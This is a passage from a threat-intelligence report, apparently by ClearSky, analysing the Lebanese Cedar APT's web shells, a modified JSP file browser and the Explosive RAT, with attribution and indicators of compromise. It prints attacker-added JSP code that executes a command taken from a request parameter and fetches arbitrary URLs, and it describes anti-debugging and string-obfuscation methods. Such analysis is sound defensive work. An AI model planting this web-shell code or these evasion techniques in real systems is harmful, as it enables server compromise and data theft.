In September 2020, the United States Justice Department Indicted two hackers that are part of the group, for defacing websites world-wide with pro-Iranian messages, such as promoting Ghasem Soleimani's photo. The first hacker is Mrb3hz4d from Iran, and the second is Mrwn007, allegedly a stateless national of the Palestinian Authority. Mamad himself was not indicted by the Justice Department, and we do not know if his origin is Iran, the Palestinian Authority or Lebanon. Unlike the other two hackers, Mamad is still active in 'Iranian Hackers', which also goes by the handle 'Bax 026'[5].

The WebShell features three key modules:

- BindShell – The module is almost identical to the 'Shell Connection' module of the "Caterpillar" WebShell, which had been reviewed in detail above.
- Replicate – The module enables an attacker to create a new folder within the WebShell.

[5] https://www.justice.gov/opa/pr/two-alleged-hackers-charged-defacing-websites-following-killing-qasem-soleimani

- Upload – The module enables an attacker to download files from their own machine or from a selected URL.

Open-Source WebShell Obtained Online

During our investigation, we found two open-source WebShell used by the attackers for various purposes. The first WebShell is called "ASPXSpy". According to Check Point, this WebShell is the basis of the custom "Caterpillar" WebShell. The second WebShell we tracked is called "SharPyShell". This WebShell enables the attackers to download a 'Juicy Potato' file to the compromised machine so as to obtain extended privileges.

Further information about the "ASPXSpy" WebShell can be found in the hackingscripts[1] website. Further information about the "SharPyShell" WebShell can be found on GitHub[2].

Open-Source Management Panels

We found two management web panels on the networks that we investigated, that allow the attackers to perform varied operations on the compromised servers and are not WebShell like those previously discussed in our report.

Adminer

Adminer is a web-based database management panel, capable of managing the following data sources - SimpleDB, Firebird, Oracle, MySQL, SQLite, PostgreSQL, MariaDB, MS SQL, Elasticsearch and MongoDB[3].

JSP File Browser

The modified JSP file browser, mainly named test.jsp or yup.jsp is a variant of the management panel open source based JSP File Browser[6]. The system allows its users, in our case the attackers, web-based access and manipulation of files stored on a remote server, including uploading, copying, shifting, and even deleting files. The system also provides the ability to download new files to the server – in this case, the 'Explosive' RAT. The panel is the installed in 2 different paths, which helped us to identify these JSP files in the wild.

The panel was found in GitHub, however, a code comparison between the tool found on the compromised server and the GitHub code revealed that the attackers have added an additional function to the system - CheckConUrl, which performs a file transfer over HTTP. We cannot determine if Lebanese Cedar created this function, however, we did not identify any other usage of this function that was not attributed to this APT. Therefore, we estimate that this file browser was edited by the group. Based on this edition, we were able to identify more servers world-wide that were attacked by the adversary. 'test.jsp/yup.jsp' is first injected to the compromised public-facing web server, and then used to deploy the 'Explosive' RAT.

[6] http://www.vonloesch.de/filebrowser.html

```
79                  <small>jsp File Browser version <%= VERSION_NR%> by <a href="http://www.vonloesch.de">www.vonloesch.de</a></small>
80              </center>
81              </center>
82          </body>
38          out.println("<form action=\"" + browser_name + "\" method=\"Post\">\n"
39          + "<textarea name=\"text\" wrap=\"off\" cols=\"" + EDITFIELD_COLS
40          + "\" rows=\"" + EDITFIELD_ROWS + "\" readonly>")
41          String ret = ""
42          request.getParameter("command").equalsIgnoreCase(""))
43          ret = startProcess(
44          request.getParameter("command"), (String) request.getAttribute("dir"))
45          request.getParameter("checkConUrl").equalsIgnoreCase(""))
46          URL url = new URL(request.getParameter("checkConUrl"))
47          HttpURLConnection con = (HttpURLConnection) url.openConnection()
48          con.setRequestMethod("GET")
49          con.connect()
50          BufferedReader reader = new BufferedReader(new InputStreamReader(con.getInputStream()))
51          while ((line = reader.readLine())
52          ret +=(line + "\n")
53          out.println(ret)
54          </textarea>
55          <input type="hidden" name="dir" value="<%= request.getAttribute("dir")%>">
56          <br /><br />
57          <table class="formular">
58          <tr><td title="Enter your command">
59          Command: <input size="<%=EDITFIELD_COLS-5%>" type="text" name="command" value="">
60          </td></tr>
61          <tr><td><input class="button" type="Submit" name="Submit" value="Launch">
62          <input type="hidden" name="sort" value="<%=request.getParameter("sort")%>">
63          <input type="Submit" class="button" name="Submit" value="Cancel"></td></tr>
64          <tr><td title="Enter Url">
65          Url: <input size="<%=EDITFIELD_COLS-5%>" type="text" name="checkConUrl" value="">
66          <tr><td><input class="button" type="Submit" name="Submit2" value="checkCon"></td></tr>
67          </table>
68          </form>
69          <br />
70          <small>jsp File Browser version <%= VERSION_NR%> by </small>
71          </center>
83  72      </html>
84          <%
85                          dir_view = false;
86                          request.setAttribute("dir", null);
```

The code snippet of the new function added by the attackers to the system

The "Explosive" Custom RAT

'Explosive' is a RAT (Remote Access Tool) first revealed in 2015 by Check Point, in a report reviewing the activities of the Lebanese Cedar APT, referred to in the report is 'Volatile Cedar'. The campaign probably began in late 2012, targeting carefully chosen individuals, companies, and state institutions worldwide, using a range of attack techniques, that revolve around the group's custom-designed malware, Explosive. Explosive is implanted on the target server – a public facing web server - by the JSP file (WebShell) as the initial point of access to the target network and used to gather information.

The malware's data collection capabilities are both passive and active – it harvests data found on the compromised machine and features the ability to search for data on-demand. Explosive runs a keylogger on the compromised machine as of its installation and sends the data to the attackers via a C&C server. Its infrastructure includes both static and dynamic C&C servers. It also has multiple stealth and detection evasion capabilities – including a self-destruct mechanism - that can be activated upon command by its operators. Explosive also features functionalities such as machine fingerprinting, memory usage monitoring to assure stealth, remote shell, and arbitrary code execution.

During our analysis, we identified only a few changes between the 2015 version of Explosive RAT and its current version. We identified three major changes: Anti-debugging methods, 2 new modules and encrypted communication between the compromised machine to the C2.

Anti-Debugging

The major add-on of the new version is the presence of multiple anti-debugging methods, part of which, are operating as a never-ending thread. First, Explosive will check the window name of each process. The RAT will search for a few debuggers, such as Immunity, Ollydebug and Phantom (We did not identify any search for IDA pro). Then, Explosive will run the function "IsdebuggerPresent" and will check for flags in the Process Environment Block.

New Modules

In our analysis, we were able to identify two new modules.

1. NTCommand – Run a function named ReadSocket in the DLL module. Read.socket is a function that reads a string from the specified socket.
2. RenF – Rename file in the system.

Communication with C2 over SSL

In CheckPoint's report from 2015, they identify two communications methods: Communication over HTTP (Port 80) to a dynamic C&C server update server, and communication with a static update server. Moreover, the identified using of RAW TCP for communication with the C&C server. The URL and IP addresses were hard-coded stings in the explosive file.

In our analysis, we found a new method – communication over HTTPS (Port 443). The data is encrypted with RC4 method. Similar to the original methods, the RC4 decryption key is a hard-coded string as well.

Further information about the malware can be found in the CheckPoint's technical report.

Attribution

Lebanese Cedar APT is a stealth threat actor, which is active for more than 8 years. In this report, we uncover the updated malicious activity of this threat actor in Israel and other countries world-wide. As presented in the map on the executive summary, Lebanese Cedar operates under the radar for more than 5 years, since the last report that covered their operation.

We attributed the operation to Lebanese Cedar (also known as Volatile Cedar), mainly based on the code overlaps between the 2015 variants of Explosive RAT and Caterpillar WebShell, to the 2020 variants of these malicious files. We identified **a high degree of similarity** between the RAT we identified to the original Explosive RAT. On Intezer for example, 11 genes were identified as Explosive and 6 as Cedar. Examining the unique strings presents even greater similarity. For example, in 2015 Lebanese Cedar encoded their communication with the C2 server in 3 stages: Reverse the text of the domain, Encode the domain with Base64 and then reverse the text again. In our analysis, we identified the same method, used to encode both communication's strings and **functions**.

```
0x4461a1    mov     ecx, esp
0x4461a3    push    0x454520                    ; "Exploiter==APqoSRuRGVhN3aqoiP"
0x4461a8    call    0x23c0
```

An example for the encoded string in Explosive RAT 2020 variant


We identified multiple strings, starting with the word "Exploiter", two equals signs and then a text:

`Exploiter==APqoSRuRGVhN3aqoiP`

Reversing the text revealed a decodable base64 code:

`Pioqa3NhVGRuRSoqPA==`

Decoding the text returned letters, which were needed to reverse again (`>**ksaTdnE**<`). In the end of the process, the function "`EndTask`" will be presented.



The second code overlaps are between the 2015 Volatile Cedar WebShell and the Caterpillar 2 WebShell. This WebShell is an updated version of CaterPillar.asp, the WebShell that was exposed in recent campaign. The code itself is similar, however, it indicates more maturity in the code-writing techniques and more functionality for the WebShell.

The TTP itself was changed. In 2015, Lebanese Cedar relied mostly on Explosive RAT as their main tool. In the recent campaign, we identified multiple Caterpillar WebShells and less utilization of Explosive RAT (based on our scans). Accordingly, we propose that the main vector of Lebanese Cedar in 2020 is utilization of WebShell.

Summary and Insights

Lebanese Cedar APT has been orchestrating sophisticated, well-designed attacks using custom-made attack tools since 2012, often with no disruptions by the global security community for long consecutive periods of time. The group's ability to remain under the radar is not coincidental – it is the result of a clever selection of targets, tools, and attack vectors. Previous research of this APT attributed the group to a Lebanese threat actor (In some reports about the group, they were attributed particularly to the Hezbollah Cyber Unit[7]). The targets of Lebanese Cedar are from multiple sectors and spread globally.

Lebanese Cedar APT uses vulnerable public-facing web servers as their initial attack vector. After gaining access to the server using 1-day vulnerabilities, extensive reconnaissance of the target is carried out using a variety of tools. Their WebShell's are also used by the group to gain persistency and to evade detection.

Many of the tools in Lebanese Cedar APT's arsenal are open source, however, the group relies mainly on two prominent tools that are custom-made. These tools include:

- "Caterpillar" WebShell, used to collect system and network information, locate assets within the network and install additional files.
- "Explosive" RAT which used to harvest sensitive information of multiple types.

Our research of Caterpillar WebShell revealed that the tool contains a code snippet taken from a WebShell associated to the infamous Iranian hacking group 'ITSecTeam'. Another WebShell utilized by the group was most likely developed by another Iranian hacking group dubbed 'Persian Hacker'.

ClearSky's research reveals that the group had been active recently, using a 4th version of the Explosive RAT and a 2nd version of the Caterpillar WebShell. Scanning the web for vulnerable public-facing web servers and analyzing the results based on our research of the group's patterns revealed more victims.

Servers likely compromised by the group were detected mainly in **Europe, but also in the United Arab Emirates, Egypt, Saudi Arabia** and more.

[7] https://www.inss.org.il/he/wp-content/uploads/sites/2/systemfiles/Cyberattack%20tied%20to%20Hezbollah%20ups%20the%20ante%20for%20Israel's%20digital%20defenses%20-%20Citing%20Daniel%20Cohen%20in%20The%20Christian%20Science%20Monitor.pdf

Indicators of Compromise

Hashes

MD5	File Name	Type
WebShell		
33AF1CD4585DA9ED804068B2A45FC8B4	404.aspx	Caterpillar 2
6BA944E9D3D96A46509204CD06EA2B11	405.aspx	Caterpillar 2
61F46FA93083D3A160AC8356FBC15722	-	Caterpillar 2 + ITSecTeam
150DC0141B8A0010BB5A82419B3293EB	-	ASPXSpy
7D58573B98597A010597423652AE3394	-	ASPXSpy
F30F2184ED83929CF96157BC91210DAA	Mamad.aspx	Mamad Warning
8ED3D1CADC4C2251EC606B9D6EB5D272	-	Caterpillar 2
2D804386DE4073BAD642DFC816876D08	-	Caterpillar 2
2ADF71947E977B85E269D5962243215C	-	SharPyShell
93448B89C592985E22F60AB0D654787D	CV.php	Adminer
2D804386DE4073BAD642DFC816876D08	-	File Browser JSP
39887492C5C70977C0C0CF0AA0E7154B	test.jsp	File Browser JSP
Explosive RAT		
a97fdcb6493c2012aeebdeef0e09625a	Communicate.DLL	dll
1316d35f6472eb323ae2c8b75199fbb5	spmpm.dll syslib.tmp	dll
09a0970bfc1bc8acec1ec609d8d98fda	Mir.exe	exe
fef76a8027e07c7a51b312a26c488653	dzip	exe
902bcc27ed86bc623e20532239895da7	917951-f2030832.dll	dll
8ac64a171736252b81c4a559df1f9bae	-	
65954b4c60031fb857a09761497ff641	rspr	
4147d6beb17b507a5df345dae5f15c41	symlock	
544fdcce998fc7f4bb2914b3ec5b4761	symlock	
1aebf9d07fe6e82d97e062cdbe656a36	vvzip	
5d1f75bfc7cbd96891f26b1041fd5994	vvzip	
b54346cdaf9556eb88f3d95e0bad2be5	vvzip	
1aebf9d07fe6e82d97e062cdbe656a36	vwupd.tmp	
e9f0260409c6c964985fa4df926d7e04	wsinhelpd	
3188df195d09ee38d89707501e330c2f	dllhost.exe wvwupd.exe	exe

Here are some of the original servers used by the hackers which we identified in our comprehensive research:

68.65.122[.]109 74.208.73[.]149 191.101.5[.]183 198.101.242[.]72 169.50.13[.]61

Email: info@clearskysec.com
Website: clearskysec.com

CLEARSKY
Cyber Security

Ahead of the Threat Curve

Lebanese Cedar APT

Global Campaign Leveraging Public Facing Web Servers

TLP:White